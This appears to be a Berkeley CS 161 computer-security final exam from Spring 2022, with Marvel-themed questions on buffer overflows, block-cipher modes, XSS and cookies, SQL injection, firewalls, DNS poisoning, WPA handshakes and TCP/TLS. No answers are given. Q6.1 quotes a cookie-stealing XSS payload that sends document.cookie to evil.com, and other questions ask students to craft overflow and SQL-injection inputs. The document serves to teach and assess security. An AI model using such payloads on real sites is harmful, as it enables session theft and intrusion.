Nicholas Weaver
Spring 2022

CS 161
Computer Security

Final Exam

PRINT your name: ____________________________, ____________________________
(last) (first)

PRINT your student ID: ____

You have 170 minutes. There are 11 questions of varying credit (200 points total).

Question:	1	2	3	4	5	6	7	8	9	10	11	Total
Points:	3	44	26	30	12	16	8	16	7	20	18	200

For questions with **circular bubbles**, you may select only one choice.

○ Unselected option (completely unfilled)

● Only one selected option (completely filled)

For questions with **square checkboxes**, you may select one or more choices.

☐ You can select

■ multiple squares (completely filled)

Pre-exam activity (not graded; just for fun): Who would win in a battle between the EECS Botnet (i.e. EvanBot, CodaBot, PintoBot, etc.) and The Avengers? Justify your answer.

Q1 *Honor Code* (3 points)

Read the following honor code and sign your name.

I understand that I may not collaborate with anyone else on this exam, or cheat in any way. I am aware of the Berkeley Campus Code of Student Conduct and acknowledge that academic misconduct will be reported to the Center for Student Conduct and may further result in, at minimum, negative points on the exam and a corresponding notch on Nick's Stanley Fubar demolition tool.

SIGN your name: ____

Q2 *True/False* (44 points)

Each true/false is worth 2 points.

Q2.1 True or False: Parameterized SQL stops all SQL injection attacks.

- ◯ True
- ◯ False

Q2.2 True or False: Suppose that a server stores passwords by encrypting them with an IND-CPA secure algorithm under a fixed key K and a randomly generated, public IV per password. Assume that users' passwords are generally low-entropy. If an attacker learns the contents of the password database (but not K), an attacker is able to use brute-force to learn some users' passwords.

- ◯ True
- ◯ False

Q2.3 True or False: CSRF tokens defend against CSRF attacks executed through malicious `<img>` tags.

- ◯ True
- ◯ False

Q2.4 True or False: HTTPS provides integrity even if an adversary has the public key and a certificate of another HTTPS server.

- ◯ True
- ◯ False

Q2.5 True or False: A modified CBC mode of operation that XORs each plaintext block with a random, unique IV for each block instead of using the previous ciphertext block output is IND-CPA secure.

- ◯ True
- ◯ False

Q2.6 True or False: In TCP, segments contain ACK numbers, which are used so that the recipient can reassemble the bytestream in order.

- ◯ True
- ◯ False

Q2.7 True or False: If we assume that the nodes do not collaborate, there is no extra anonymity provided by 3 Tor nodes compared to 2 nodes, when the adversary is limited to a single malicious node.

- ◯ True
- ◯ False

Q2.8 True or False: The checksum field in the TCP and UDP header ensures that any modifications made by attackers are noticed and flagged accordingly.

- ◯ True
- ◯ False

Q2.9 True or False: When establishing a TLS connection, using the current time as the premaster secret is insecure.

○ True ○ False

Q2.10 True or False: The client and server random values in the TLS handshake exist to ensure that no two handshakes are ever identical.

○ True ○ False

Q2.11 True or False: One of the purposes of the premaster secret in the TLS handshake is to make sure the client is talking to the legitimate server, not an impersonator.

○ True ○ False

Q2.12 Consider these two schemes of hashing a password P:

Scheme A: Let i be a 256-bit counter that starts at 0. For each user, store $H(i\|P)$ and increment i.

Scheme B: For each user, store $H(r\|P)$, where r is a randomly chosen, 256-bit number.

True or False: Scheme A and Scheme B provide the same resistance against brute-force attacks.

○ True ○ False

Q2.13 True or False: TLS provides confidentiality, integrity, and availability.

○ True ○ False

Q2.14 True or False: If there are N colluding hostile nodes, Tor can still guarantee anonymity against the colluding nodes by making the traffic pass through $N + 1$ nodes.

○ True ○ False

Q2.15 True or False: Using DNS-over-TLS ensures that an on-path attacker between you and the rest of the Internet can never see the name of the sites you are visiting.

○ True ○ False

Q2.16 True or False: In polymorphic code, the primary purpose of inserting encrypted copies of the code is confidentiality.

○ True ○ False

Q2.17 TRUE or FALSE: One of the main challenges of securing ARP and DHCP is the lack of a trust anchor.

○ TRUE ○ FALSE

Q2.18 TRUE or FALSE: In the Dragonfly protocol, if either party doesn't know the password, they will fail to agree on a random key.

○ TRUE ○ FALSE

Q2.19 TRUE or FALSE: If a plaintext message M is encrypted using a secure 8-byte ECB mode block cipher and its resulting ciphertext is `0x12345678 0x90909090`, the last 4 bytes of M must be the same.

○ TRUE ○ FALSE

Q2.20 TRUE or FALSE: Block ciphers, including AES, are IND-CPA secure on their own because they are nondeterministic.

○ TRUE ○ FALSE

Q2.21 TRUE or FALSE: DNSSEC provides confidentiality for DNS against a local network adversary.

○ TRUE ○ FALSE

Q2.22 TRUE or FALSE: DNS over HTTPS provides integrity for DNS against a local network adversary.

○ TRUE ○ FALSE

Q2.23 (0 points) `EvanBot is a real bot.`

○ TRUE ○ FALSE

Q2.24 (0 points) `Batman will join the Avengers soon.`

○ TRUE ○ FALSE

Q3 *I Understood that Reference!* **(26 points)**

Consider the following vulnerable C code:

```c
void vulnerable(int start, char *ptr) {
    ptr[start] = ptr[3];
    ptr[start + 1] = ptr[2];
    ptr[start + 2] = ptr[1];
    ptr[start + 3] = ptr[0];
}

void helper(uint_8 num) {
    if (num > 124) {
        return;
    }
    char arr[128];
    fgets(arr, 128, stdin);
    vulnerable(num, arr);
}

int main(void) {
    int y;
    fread(&y, sizeof(int), 1, stdin);
    helper(y);
    return 0;
}
```

Assume that:

- You are on a little-endian 32-bit x86 system.
- There is no other compiler padding or saved additional registers.
- There are **no memory safety defenses enabled.**

Write your answer in Python 2 syntax (just like in Project 1).

For subparts 1 and 2, fill in the stack diagram below, assuming that execution has entered the call to `vulnerable`:

RIP of `main`
SFP of `main`
(1a)
(1b)
(1c)
(1d)
(2a)
(2b)
(2c)
RIP of `vulnerable`
SFP of `vulnerable`

Q3.1 (2 points) For (1a), (1b), (1c), and (1d):

- ◯ (1a) - `y`; (1b) - `&y`; (1c) - RIP of `helper`; (1d) - SFP of `helper`
- ◯ (1a) - `num`; (1b) - `y`; (1c) - RIP of `helper`; (1d) - SFP of `helper`
- ◯ (1a) - `y`; (1b) - `num`; (1c) - RIP of `helper`; (1d) - SFP of `helper`
- ◯ (1a) - `num`; (1b) - `&y`; (1c) - RIP of `helper`; (1d) - SFP of `helper`

Q3.2 (2 points) For (2a), (2b), and (2c):

- ◯ (2a) - `ptr`; (2b) - `arr`; (2c) - `start`
- ◯ (2a) - `start`; (2b) - `ptr`; (2c) - `arr`
- ◯ (2a) - `arr`; (2b) - `start`; (2c) - `ptr`
- ◯ (2a) - `arr`; (2b) - `ptr`; (2c) - `start`

For the rest of this question, assume that the RIP of `main` is located at `0xbfffdc0c` and that your malicious shellcode is located at `0xdeadbeef`.

In the next two subparts, construct an exploit that executes your malicious shellcode.

Q3.3 (5 points) Provide an input to the variable `y` in the `fread` in `main`. If not needed, write "Not needed".

For this subpart only, you may write a decimal number instead of its byte representation.

Q3.4 (5 points) Provide an input to the variable `arr` in the `fgets` in `helper`. If not needed, write "Not needed".

Q3.5 (2 points) Which of the following memory safety defenses would prevent an attacker from executing malicious shellcode? Assume that the shellcode is placed on the stack. Select all that apply.

☐ Stack canaries

☐ Pointer authentication (on a 64-bit system)

☐ Non-executable pages

☐ ASLR

☐ None of the above

NOTE: The remaining subparts are broken and were dropped on the actual exam.

For the rest of this question, use this modified version of the `helper` function:

```
void helper(uint8_t num) {
    if (num < 0 || num > 124) {
        return;
    }
    char arr[128];
    fgets(arr, 132, stdin);
    vulnerable(num, arr);
}
```

Use the next two questions to construct an exploit that will cause the malicious shellcode to be executed.

As before, the RIP of `main` is located at `0xbfffdc0c`, and your malicious shellcode is located at `0xdeadbeef`. Construct an exploit that executes your malicious shellcode.

Hint: Recall that `fgets` always inserts a NULL byte at the end of your input!

Q3.6 (5 points) Provide an input to the variable `y` in the `fread` in `main`. If not needed, write "Not needed".

Q3.7 (5 points) Provide an input to the variable `arr` through the `fgets` in `helper`. If not needed, write "Not needed".

Q4 *AES-GROOT* **(30 points)**

Tony Stark develops a new block cipher mode of operation as follows:

$$C_0 = IV$$
$$C_1 = E_K(K) \oplus C_0 \oplus M_1$$
$$C_i = E_K(C_{i-1}) \oplus M_i$$
$$C = C_0 \| C_1 \| \cdots \| C_n$$

For all parts, assume that IV is randomly generated per encryption unless otherwise stated.

Q4.1 (3 points) Write the decryption formula for M_i using AES-GROOT. You don't need to write the formula for M_1.

Q4.2 (3 points) AES-GROOT is not IND-CPA secure. Which of the following most accurately describes a way to break IND-CPA for this scheme?

○ It is possible to compute a deterministic value from each ciphertext that is the same if the first blocks of the corresponding plaintexts are the same.

○ C_1 is deterministic. Two ciphertexts will have the same C_1 if the first blocks of the corresponding plaintexts are the same.

○ It is possible to learn the value of K, which can be used to decrypt the ciphertext.

○ It is possible to tamper with the value of IV such that the decrypted plaintext block M_1 is mutated in a predictable manner.

Q4.3 (5 points) AES-GROOT is vulnerable to plaintext recovery of the first block of plaintext. Given a ciphertext C of an unknown plaintext M and different plaintext-ciphertext pair (M', C'), provide a formula to recover M_1 in terms of C_i, M'_i, and C'_i (for any i, e.g. C_0, M'_2, C'_6).
Recall that the IV for some ciphertext C can be referred to as C_0.

If AES-GROOT is implemented with a fixed $IV = 0^b$ (a fixed block of b 0's), the scheme is vulnerable to full plaintext recovery under the chosen-plaintext attack (CPA) model. Given a ciphertext C of an unknown plaintext and different plaintext-ciphertext pair (M', C'), describe a method to recover plaintext block M_4.

Q4.4 (5 points) First, the adversary sends a value M'' to the challenger. Express your answer in terms of in terms of C_i, M'_i, and C'_i (for any i).

Q4.5 (5 points) The challenger sends back the encryption of M'' as C''. Write an expression for M_4 in terms of C_i, M'_i, C'_i, M''_i, and C''_i (for any i).

Q4.6 (4 points) Which of the following methods of choosing IV allows an adversary under CPA to fully recover an arbitrary plaintext (not necessarily using your attack from above)? Select all that apply.

☐ IV is randomly generated per encryption

☐ $IV = 1^b$ (the bit 1 repeated b times)

☐ IV is a counter starting at 0 and incremented per encryption

☐ IV is a counter starting at a randomly value chosen once during key generation and incremented per encryption

☐ None of the above

Q4.7 (2 points) Let C be the encryption of some plaintext M. If Mallory flips with the last bit of C_3, which of the following blocks of plaintext no longer decrypt to its original value? Select all that apply.

☐ M_1

☐ M_3

☐ None of the above

☐ M_2

☐ M_4

Q4.8 (3 points) Which of the following statements are true for AES-GROOT? Select all that apply.

- ☐ Encryption can be parallelized
- ☐ Decryption can be parallelized
- ☐ AES-GROOT requires padding
- ☐ None of the above

Q5 *SHIELD's Secure Communication* (12 points)

Nick Fury has developed a new chat scheme, ShieldChat.com, and has made it publicly available to the world.

- Everyone has access to the trusted certificate authority's (CA) public key.
- Nick Fury's public key is signed by the CA.
- Shield Chat's public key is signed by Nick Fury.
- Authorized users' $(\mathsf{name}, \mathsf{public\ key})$ tuples are signed by Shield Chat.
- No private keys are compromised unless otherwise specified.
- Authorized users will only accept messages from other authorized users.

Q5.1 (3 points) Two users of Shield Chat, Steve and Bucky, each acquire the other's public key through Shield Chat. Assume there is no MITM. Which protocol(s) would allow Steve to verify that he is talking to Bucky? Select all that apply.

☐ Bucky sends Steve his certificate, signed by Shield Chat.

☐ Steve and Bucky perform a Diffie-Hellman key exchange to agree on a shared key, K. Bucky tells Steve the value of K.

☐ Steve encrypts a secret value, S, with Bucky's public key and sends it to Bucky. Bucky tells Steve S.

☐ None of the above

Q5.2 (2 points) Loki is not an authorized user, and Shield Chat refuses to sign Loki's public key. Loki, however, likes to send spam on Shield Chat. Which of the following actions would allow Loki to trick other users on Shield Chat that Loki's public key has been signed by Shield Chat? Select all that apply.

☐ Steal the private key of Shield Chat

☐ Steal the public key of an authorized user

☐ Steal the private key of an authorized user

☐ Steal Nick Fury's private key

☐ None of the above

Q5.3 ($2\frac{1}{2}$ points) Loki gains access to the private key of Shield Chat. Which of the following can Loki do? Select all that apply.

☐ Create an authorized user account

☐ Send messages to an authorized user

☐ Steal the private key of an authorized user

☐ Steal Nick Fury's private key

☐ Revoke Nick Fury's certificate

☐ None of the above

Steve and Bucky decide to use Shield Chat anyway, ignoring the fact that it uses an insecure channel to communicate. Loki (now a man-in-the-middle attacker) will take advantage of this by reading and tampering with messages.

Assume that only Steve and Bucky share secret keys K_1 and K_2.

Steve sends multiple messages to Bucky using the following schemes. Everyone is aware of the scheme. For each scheme, select all true statements.

Q5.4 (2 points) Steve sends: SHA-256(M)

☐ Bucky can guarantee M is from Steve

☐ If Loki is not present, Bucky can always recover M

☐ Bucky can detect changes made to M by Loki

☐ Loki can fully recover M

☐ None of the above

Q5.5 (2½ points) Steve sends: $(\text{AES-CBC}(K_1, M), \text{HMAC}(K_2, M))$

- ☐ Bucky can guarantee M is from Steve
- ☐ If Loki is not present, Bucky can always recover M
- ☐ Loki can change M to a message of Loki's choosing without being detected by Bucky
- ☐ Loki can change M to some message, not necessarily of Loki's choosing, without being detected by Bucky
- ☐ Loki can fully recover M
- ☐ None of the above

Q6 *Multiverse of Madness (Part 1)* **(16 points)**

In order to track his fellow Avengers, Dr. Strange proposes using Find My Avengers (`https://findmyavengers.cs161.org/`), a location-sharing website recently upgraded to support the multiverse. In this question, we'll walk through a security analysis of different components of this website!

Users sign in with a username and password. Once they've signed in, they're asked to set their name and profile picture URL, which they can change at any point in the future. On the home page, they can see the names and profile pictures for each person that has shared their location with them.

Assume that Find My Avengers uses session token-based authentication, with a `sessionToken` cookie with the following attributes:

```
Domain: findmyavengers.cs161.org
Path: /
```

Assume that all adversaries have control over `https://evil.com/`, and can access a log of all requests made to that domain. Assume that all XSS protections are disabled, unless otherwise stated.

Q6.1 (2 points) Thanos sets his name to the following JavaScript payload:

```
<script>fetch('https://evil.com/send?message='+document.cookie)</script>
```

Then, Thanos shares his location with Dr. Strange. Under which of the following configurations for the site's session token will Dr. Strange's session token be leaked to Thanos when Dr. Strange opens the site? For this question part only, assume that a stored XSS vulnerability exists on the site. Select all that apply.

☐ Secure = False, HttpOnly = False, SameSite = None

☐ Secure = True, HttpOnly = True, SameSite = None

☐ Secure = True, HttpOnly = False, SameSite = Strict

☐ Secure = True, HttpOnly = True, SameSite = Strict

☐ None of the above

Q6.2 (4 points) Thanos changes his profile picture URL to `/api/serverDoSomething`. This will cause Dr. Strange's browser to make a GET request to `https://findmyavengers.cs161.org/api/serverDoSomething`, with Dr. Strange's session cookie attached.

Which techniques would defend against this attack? Select all that apply.

- ☐ Input sanitization
- ☐ A content security policy
- ☐ Setting `HttpOnly` to True
- ☐ Referer checking
- ☐ None of the above

Q6.3 (3 points) In order to see the names and profile pictures of their friends, the server makes a request to `/api/getFriendList`. The server checks the value of the `sessionToken` cookie against a sessions table, and returns an array of friend usernames and current locations if a valid session token exists.

For this question, assume the session token is configured as follows:

```
Domain: findmyavengers.cs161.org
Path: /
Secure: False
HttpOnly: False
SameSite: None
```

Assume that Thanos has identified a reflected XSS attack on each of the following domains. Which domains can he use to achieve his end goal of learning all of Dr. Strange's friends' locations? Select all that apply.

- ☐ `https://findmyavengers.cs161.org/`
- ☐ `http://findmyavengers.cs161.org/`
- ☐ `https://findmyavengers.cs161.org/other/`
- ☐ `https://findmyavengers.cs161.org:8084/other/`
- ☐ `http://hello.findmyavengers.cs161.org/`
- ☐ `https://cs161.org/`
- ☐ None of the above

To make the site functional, Dr. Strange adds in a JavaScript library by Stark Industries. The following line is added to https://findmyavengers.cs161.org.

```
<script src="https://cdn.starkindustries.com/gps.js" />
```

Q6.4 (2 points) Given that Same-Origin Policy applies, is this script able to run?

- ○ Yes.
- ○ No.

Q6.5 (2 points) What origin does the script have?

- ◯ `https://cdn.starkindustries.com`
- ◯ `https://starkindustries.com`
- ◯ `https://findmyavengers.cs161.org/`
- ◯ `https://cs161.org/`
- ◯ None of the above

Q6.6 (3 points) When the client makes a request to `https://cdn.starkindustries.com/gps.js` from `https://findmyavengers.cs161.org/`, the Stark Industries server attempts to use the `SET-COOKIE` header in the response to set some cookies. Which of the following cookie configurations will be allowed by the browser? Select all that apply.

☐
```
Domain: findmyavengers.cs161.org
Path: /
Secure: False
HttpOnly: False
SameSite: Strict
```

☐
```
Domain: cs161.org
Path: /
Secure: False
HttpOnly: False
```

☐
```
Domain: stark.findmyavengers.cs161.org
Path: /
Secure: False
HttpOnly: False
```

☐
```
Domain: cdn.starkindustries.org
Path: /
Secure: False
HttpOnly: True
```

☐
```
Domain: starkindustries.org
Path: /
Secure: True
HttpOnly: False
```

☐
```
Domain: tracker.cdn.starkindustries.org
Path: /house-party-protocol
Secure: False
HttpOnly: False
SameSite: Strict
```

☐ None of the above

Q7 *Multiverse of Madness (Part 2): Electric Boogaloo* **(8 points)**

Consider the following SQL backend:

```
CREATE TABLE users (
    name TEXT PRIMARY KEY,
    num_friends INTEGER DEFAULT 0
);

CREATE TABLE friend_pairs (
    friend1 TEXT,
    friend2 TEXT
)
```

Note: If a field as marked as `PRIMARY KEY`, the SQL server will return an error if you attempt to cause two rows to have the same value in that column.

Each pair of friends has only one entry in the table. If Hawkeye and Black Widow are friends, they will have only one entry in the `friend_pairs` table.

Q7.1 (4 points) When a user opens the app, the server uses the following function to access and display their actual name and the number of friends they have:

```
func getNumFriends(id string) {
    if strings.Contains(id, ';') {
        return
    }
    db := getDB()
    query := fmt.Sprintf("SELECT (name, num_friends) FROM users WHERE name = '%s'", id)
    row, err := db.QueryRow(query)
    return row
}
```

Thanos knows that one Avenger is lonely and has no friends. Craft an exploit to reveal which Avenger has 0 friends.

Q7.2 (4 points) The server uses this function to create a friend pair:

```
func makeFriends(id1 string, id2 string) {
    if strings.Contains(id, ';') {
        return
    }
    if id1 == 'Thanos' or id2 == 'Thanos' {
        return
    }
    db := getDb()
    query := fmt.Sprintf("INSERT INTO friend_pairs (friend1, friend2) VALUES ('%s', '%s')", id1, id2)
    db.Execute(query)
}
```

Is it possible for Thanos to make a call to `makeFriends` to set Thanos and Dr. Strange as friends in the database?

○ Possible ○ Not possible

If it is possible, assume `id1 = "Dr. Strange"` and write down `id2` below. If not, you must write "Not Needed".

Q8 *Suit of Armor Around the World* (16 points)

You are tasked with securing The Avengers' internal network against potentially malicious protocols! For each type of firewall and set of traffic, state whether the firewall is able to achieve the desired functionality with perfect accuracy. **Assume that IP packets are never fragmented.** All connections that are not mentioned can be either allowed or denied.

If you answer Possible, briefly (in 3 sentences or less) how the firewall should operate to achieve the desired effect. If you answer False, provide a brief justification for why it isn't possible.

Q8.1 (4 points)

Desired Functionality: Block all inbound TCP connections. Allow all outbound TCP connections.

Firewall: Stateless packet filter

○ Possible ○ Not possible

Q8.2 (4 points)

Desired Functionality: Allow all outbound TLS connections. Block all outbound TCP connections that aren't running TLS.

Firewall: Stateful packet filter

○ Possible ○ Not possible

Q8.3 (4 points)

Desired Functionality: Allow outbound DNS requests. Block inbound DNS responses. Assume that name servers always listen on port 53.

Firewall: Stateless packet filter

- ○ Possible
- ○ Not possible

Q8.4 (4 points)

Desired Functionality: Block all HTTP traffic that contains the literal string **Ultron**. Allow all other HTTP traffic.

Firewall: TCP proxy

- ○ Possible
- ○ Not possible

Q9 *Peter Parker in CS161: Training Wheels Protocol* **(7 points)**

There is an off-path attacker trying to poison Peter's DNS cache. This attacker wishes to trick Peter's recursive resolver into caching their IP address as the address of `cs161.org`. Assume Peter does not use DNSSEC and that Bailiwick checking is implemented.

Q9.1 (2 points) Select all true statements:

☐ The attacker must send a DNS response before the real nameserver responds to poison the cache

☐ The attacker must break symmetric key encryption to poison the cache

☐ The attacker must break asymmetric key encryption to poison the cache

☐ The attacker would not be able to poison the recursive resolver's cache if Peter's recursive resolver and all nameservers used DNSSEC

☐ None of the above

Q9.2 ($2\frac{1}{2}$ points) Which of the following domains, when visited by Peter using his browser, would give the attacker a non-negligible chance to poison the cache for `cs161.org`? Select all that apply.

☐ `https://cs161.org`

☐ `http://cs161.org`

☐ `http://nonexistentdomain.cs161.org`

☐ `http://www.google.com`

☐ `http://nonexistentdomain.google.com`


☐ None of the above

Q9.3 ($2\frac{1}{2}$ points) Now assume that Peter is a frequent visitor of `cs161.org` and `google.com` and that his recursive resolver has already cached those two domains. Which of the domains below may still give the attacker a non-negligible chance to poison the cache for that domain (not necessarily `cs161.org`) when Peter visits that domain? Select all that apply.

- ☐ `https://cs161.org`
- ☐ `http://cs161.org`
- ☐ `http://nonexistentdomain.cs161.org`
- ☐ `http://www.google.com`
- ☐ `http://nonexistentdomain.google.com`
- ☐ None of the above

Q10 *I am Inevitable* **(20 points)**

Recall the WPA 4-way handshake from lecture:



1. Client and AP derive the PSK from SSID and password.

3. AP randomly chooses ANonce.

5. Client randomly chooses SNonce and derives PTK.

7. AP derives PTK and verifies the MIC.

9. Client verifies the MIC.

For each method of client-AP authentication, select all things that the given adversary would be able to do. Assume that:

- The attacker does not know the WPA-PSK password but that they know that client's and AP's MAC addresses.
- For rogue AP attacks, there exists a client that knows the password that attempts to connect to the rogue AP attacker.
- The AMAC is the Access Point's MAC address and the SMAC is the Client's MAC address.

Q10.1 (5 points) The client and AP perform the WPA 4-way handshake with the following modifications:

- $\mathsf{PTK} = F(\mathsf{ANonce}, \mathsf{SNonce}, \mathsf{AMAC}, \mathsf{SMAC}, \mathsf{PSK})$, where F is a secure key derivation function
- $\mathsf{MIC} = \mathsf{PTK}$

☐ An on-path attacker that observes a successful handshake can decrypt subsequent WPA messages without learning the value of the PSK.

☐ An on-path attacker that observes a successful handshake can trick the AP into completing a new handshake without learning the value of the PSK.

☐ An on-path attacker that observes a successful handshake can learn the PSK without brute force.

☐ A rogue AP attacker can learn the PSK without brute force.

☐ A rogue AP attacker can only learn the PSK if they use brute force.

☐ None of the above

Q10.2 (5 points) The client and AP perform the WPA 4-way handshake with the following modifications:

- $\mathsf{PTK} = F(\mathsf{ANonce}, \mathsf{SNonce}, \mathsf{AMAC}, \mathsf{SMAC})$, where F is a secure key derivation function
- $\mathsf{MIC} = \mathsf{HMAC}(\mathsf{PTK}, \text{Dialogue})$

☐ An on-path attacker that observes a successful handshake can decrypt subsequent WPA messages without learning the value of the PSK.

☐ An on-path attacker that observes a successful handshake can trick the AP into completing a new handshake without learning the value of the PSK.

☐ An on-path attacker that observes a successful handshake can learn the PSK without brute force.

☐ A rogue AP attacker can learn the PSK without brute force.

☐ A rogue AP attacker can only learn the PSK if they use brute force.

☐ None of the above

Q10.3 (5 points) The client and AP perform the WPA 4-way handshake with the following modifications:

- Authentication: Client sends $\mathsf{H}(\mathsf{PSK})$ to AP, where H is a secure cryptographic hash.
- Verification: AP compares $\mathsf{H}(\mathsf{PSK})$ and to the value it received.
- AP sends: $\mathsf{Enc}(\mathsf{PSK}, \mathsf{PTK})$ to client, where Enc is an IND-CPA secure encryption algorithm.

☐ An on-path attacker that observes a successful handshake can decrypt subsequent WPA messages without learning the value of the PSK.

☐ An on-path attacker that observes a successful handshake can trick the AP into completing a new handshake without learning the value of the PSK.

☐ An on-path attacker that observes a successful handshake can learn the PSK without brute force.

☐ A rogue AP attacker can learn the PSK without brute force.

☐ A rogue AP attacker can only learn the PSK if they use brute force.

☐ None of the above

Q10.4 (5 points) The client and AP perform the WPA 4-way handshake with the following modifications:

- Authentication: Client conducts a Diffie-Hellman exchange with the AP to derive a shared key K.
- Client sends: $\mathsf{Enc}(K, \mathsf{PSK})$ to the AP.
- Verification: Check if $\mathsf{Dec}(K, \text{Ciphertext})$ equals the PSK
- Upon verification, AP sends: $\mathsf{Enc}(\mathsf{K}, \mathsf{PTK})$, where PTK is a random value, and sends it to the client.
- Assume that Enc is an IND-CPA secure encryption algorithm.

☐ An on-path attacker that observes a successful handshake can decrypt subsequent WPA messages without learning the value of the PSK.

☐ An on-path attacker that observes a successful handshake can trick the AP into completing a new handshake without learning the value of the PSK.

☐ An on-path attacker that observes a successful handshake can learn the PSK without brute force.

☐ A rogue AP attacker can learn the PSK without brute force.

☐ A rogue AP attacker can only learn the PSK if they use offline brute force.

☐ None of the above

Q11 *I Love You 3000* **(18 points)**

Tony wants to send a message, M, to his daughter, Morgan. The message is split across 3 packets, M_1, M_2, and M_3. Assume that both Tony and Morgan will use the modified version of TCP specified in each subpart. Each subpart is independent.

Q11.1 (3 points) Consider a modified version of TCP where **Morgan** no longer sends an ACK to Tony. If Tony sends M using this modified version of TCP and M_2 was dropped during delivery, then which of the following are true?

- ☐ M_2 will be resent until it is received by Morgan.
- ☐ Morgan will be able to notice that M_2 is lost.
- ☐ Morgan will be able to reconstruct M even if M_2 is not resent.
- ☐ None of the above

Q11.2 (3 points) Consider a modified version of TCP where **Tony** no longer sends an ACK to Morgan. If Tony sends M using this modified version of TCP and M_2 was dropped during delivery, then which of the following are true?

- ☐ M_2 will be resent until it is received by Morgan.
- ☐ Morgan will be able to notice that M_2 is lost.
- ☐ Morgan will be able to reconstruct M even if M_2 is not resent.
- ☐ None of the above

Q11.3 (6 points) Consider a modified version of TCP where Tony and Morgan have the same ISN (Initial Sequence Number). Assume all adversaries can spoof packets. Which of the following is true about the resulting connection?

☐ It is possible for an adversary who can see only packets sent by Tony to spoof more than one message from Tony to Morgan without being detected by either party.

☐ It is possible for an adversary who can see only packets sent by Morgan to spoof more than one message from Tony to Morgan without being detected by either party.

☐ It is possible for an adversary who can see only packets sent by Tony to spoof only one message from Tony to Morgan without being detected by either party.

☐ It is possible for an adversary who can see only packets sent by Morgan to spoof only one message from Tony to Morgan without being detected by either party.

☐ An in-path attacker can spoof more than one message from Tony to Morgan without being detected by either party.

☐ An on-path attacker can spoof more than one message from Tony to Morgan without being detected by either party only if their message arrives before Tony's message.

☐ None of the above

For the following subparts, for each modification to TLS, select all true statements. Each subpart is independent.

Q11.4 (3 points) The digital signature algorithm used to create the certificate is forgeable.

☐ A MITM attacker can impersonate the server to the client.

☐ A MITM attacker can inject messages.

☐ An on-path attacker can read messages.

☐ None of the above

Q11.5 (3 points) In RSA TLS, the RSA encryption algorithm has a backdoor that lets anyone decrypt the ciphertext without the private key.

☐ A MITM attacker can impersonate the server to the client.

☐ A MITM attacker can inject messages.

☐ An on-path attacker can read messages.

☐ None of the above

Doodle

Nothing on this page will not affect your grade in any way.

Congratulations for making it to the end of the exam! Feel free to leave any final thoughts, comments, feedback, or doodles here:

Post-Exam Activity: Thanks Nick

This is Nick's last semester teaching at Berkeley! Got a message/doodle for Nick?